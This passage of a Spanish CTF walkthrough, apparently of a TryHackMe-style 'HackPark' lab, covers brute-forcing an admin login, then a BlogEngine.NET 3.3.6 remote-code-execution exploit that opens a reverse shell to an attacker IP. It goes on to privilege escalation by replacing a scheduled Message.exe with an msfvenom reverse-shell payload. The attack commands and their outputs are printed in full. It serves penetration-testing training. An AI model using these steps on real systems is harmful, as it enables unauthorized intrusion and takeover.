


Una vez con nuestro ataque preparado, solo tendremos que dirigirnos a la pestaña “Positions” y darle a “Start Attack” para comenzar la fuerza bruta en la posición seleccionada con el diccionario seleccionado.

Cuando una contraseña sea correcta, el tamaño de la respuesta será distinto ya que nos mostrará código distinto al del Login y ocupará más o menos carácteres, finalmente, aquí tenemos la contraseña:



Nos dirigiremos a la página del portal de administración y probamos los credenciales enumerados y... listo, estamos logeados como “Administrator”



Obteniendo Shell

Una vez dentro del panel de administración, tenemos que tratar de conseguir nuestra shell a nuestro equipo atacante.

Si hemos buscado información de forma correcta y suficiente, obtendremos la versión de "Blogengine" que está corriendo, en este caso la versión "3.3.6.0".

Realizaremos una búsqueda de exploits a través de searchsploit y copiaremos el exploit seleccionado a nuestro directorio:

Copiamos el exploit a nuestro directorio y lo analizamos:


```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark/exploit# searchsploit -p exploits/aspx/
webapps/46353.cs
  Exploit: BlogEngine.NET 3.3.6 - Directory Traversal / Remote Code Execution
      URL: https://www.exploit-db.com/exploits/46353
     Path: /usr/share/exploitdb/exploits/aspx/webapps/46353.cs
File Type: HTML document, ASCII text, with CRLF line terminators

Copied EDB-ID #46353's path to the clipboard.
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark/exploit# cp /usr/share/exploitdb/
exploits/aspx/webapps/46353.cs .
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark/exploit#
```

Los parámetros seleccionados en la imágen, son los que tendremos que cambiar con nuestra IP y nuestro puerto que tendremos que poner a la escucha para obtener la ReverseShell:

```
50
51          using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.11.4.143", 443)) {
52                  using(System.IO.Stream stream = client.GetStream()) {
```

A continuación, tenemos que cambiar el nombre al archivo por el que nos dice en el exploit: “PostView.ascx” y al subirlo, se subirá en un directorio fuera de root en el que tendremos permisos:

Iremos al panel de Administración → Content → Editamos el post ya creado → Upload → Cargamos nuestro archivo “PostView.ascx”:



Para obtener nuestra shell, bastará con poner a la escucha en el puerto seleccionado anteriormente y acceder al URL donde se ha subido el archivo, toda esta información nos la da el exploit por lo que es muy importante leer y analizar todo lo que nos venga.

Accedemos al url: http://10.10.155.37/?theme=../../App_Data/files y obtenemos la shell:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark/exploit# nc -lnvp 443
listening on [any] 443 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.155.37] 56995
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog
```

Post-Explotación

Una vez que obtenemos shell como usuario “iis apppool\blog”, trataremos de escalar privilegios para obtener todos los permisos.

Importaremos a través de un servidor smb nuestra herramienta “winPEAS.bat” que nos ayudará a enumerar vectores posiblemente explotables para la escalación de privilegios:

Creamos el servidor SMB en nuestra máquina atacante con el archivo ".bat" en el directorio donde montemos el servidor:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark# smbserver.py a .
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.198.185,53894)
[*] AUTHENTICATE_MESSAGE (\,HACKPARK)
[*] User HACKPARK\ authenticated successfully
[*] :::00::4141414141414141
[-] Unknown level for query path info! 0x109
```

Copiamos desde la máquina víctima y lo guardamos en el directorio “C:\Windows\Temp”:

```
c:\Windows\Temp>
copy \\10.11.4.143\a\winPEAS.bat
c:\Windows\Temp>copy \\10.11.4.143\a\winPEAS.bat
        1 file(s) copied.
```

A continuación, ejecutamos y analizamos el informe del winPEAS.

Si vamos a la parte del informe donde vemos los procesos que se están ejecutando, destacamos este proceso:

```
spoolsv.exe                  1136 Spooler
amazon-ssm-agent.exe         1164 AmazonSSMAgent
svchost.exe                  1244 AppHostSvc
LiteAgent.exe                1272 AWSLiteAgent
svchost.exe                  1332 TrkWks, UALSVC, UmRdpService
svchost.exe                  1348 W3SVC, WAS
WService.exe                 1396 WindowsScheduler
wlms.exe                     1552 WLMS
WScheduler.exe               1560 N/A
Ec2Config.exe                1576 Ec2Config
sppsvc.exe                   1812 sppsvc
svchost.exe                  1924 TermService
vds.exe                      1968 vds
```

Nos dirigiremos al directorio donde se encuentra ese ejecutable “C:\Program Files (x86)\SystemScheduler” y vemos que hay una carpeta llamada “Events”.

Accedemos a ella y analizando ficheros, obtenemos un fichero que guarda logs con el nombre de “20198415519.INI_LOG.txt”

Visualizándolo, con el comando “type 20198415519.INI_LOG.txt”, nos damos cuenta de que el ejecutable “Message.exe" se está ejecutando y finalizando con el usuario Administrator:

```
05/07/20 14:24:33,Process Ended. PID:800,ExitCode:4,Message.exe (Administrator)
05/07/20 14:25:03,Event Started Ok, (Administrator)
05/07/20 14:25:34,Process Ended. PID:1520,ExitCode:4,Message.exe (Administrator)
05/07/20 14:26:02,Event Started Ok, (Administrator)
05/07/20 14:26:34,Process Ended. PID:1836,ExitCode:4,Message.exe (Administrator)
05/07/20 14:27:02,Event Started Ok, (Administrator)
```

Obteniendo Shell como Administrator

Como vimos anteriormente, tenemos un ejecutable que podemos explotar para obtener una shell.

Generaremos nuestro ejecutable en nuestra máquina atacante para reemplazar por el ejecutable “Message.exe” y obtener la shell como Administrator:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark/privesc# msfvenom -p windows/x64/
shell_reverse_tcp LHOST=10.11.4.143 LPORT=1234 -f exe -o Message.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: Message.exe
```

El nombre de nuestro payload debe ser el mismo que el del ejecutable vulnerable ya que lo que vamos a hacer, es engañar al administrador de tareas para que inicie nuestro ejecutable como si fuera el que viene por defecto (Message.exe) con permisos de Administrador.

Antes de importar nuestro ejecutable, debemos de tener en cuenta que tenemos que cambiar el nombre del ejecutable que está en la máquina víctima para evitar problemas al tener los nombres iguales.

Una vez con el nombre cambiado, debemos de poner a la escucha en una terminal en el puerto seleccionado a la hora de crear el ejecutable ya que al importarlo, se ejecutará la tarea vulnerable recibiendo nuestra shell.

Pasamos nuestro ejecutable a la máquina víctima:

```
c:\Program Files (x86)\SystemScheduler>
copy \\10.11.4.143\a\Message.exe
c:\Program Files (x86)\SystemScheduler>copy \\10.11.4.143\a\Message.exe
        1 file(s) copied.
```

Y en mi caso, de forma instanánea, recibí una Shell en mi consola que estaba a la escucha. Además, puedes obtener las 2 flags:

```
root@kalil:/home/kaito/Escritorio/THM/OSCPPREPARATION/HackPark# rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.11.4.143] from (UNKNOWN) [10.10.165.74] 58789
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Users>dir C:\Users\Administrator\Desktop
dir C:\Users\Administrator\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

 Directory of C:\Users\Administrator\Desktop

08/04/2019  11:49 AM    <DIR>          .
08/04/2019  11:49 AM    <DIR>          ..
08/04/2019  11:51 AM                32 root.txt
08/04/2019  04:36 AM             1,029 System Scheduler.lnk
               2 File(s)          1,061 bytes
               2 Dir(s)  39,143,698,432 bytes free

C:\Users>dir C:\Users\jeff\Desktop
dir C:\Users\jeff\Desktop
 Volume in drive C has no label.
 Volume Serial Number is 0E97-C552

 Directory of C:\Users\jeff\Desktop

08/04/2019  11:55 AM    <DIR>          .
08/04/2019  11:55 AM    <DIR>          ..
08/04/2019  11:57 AM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  39,143,698,432 bytes free

C:\Users>whoami
whoami
hackpark\administrator
```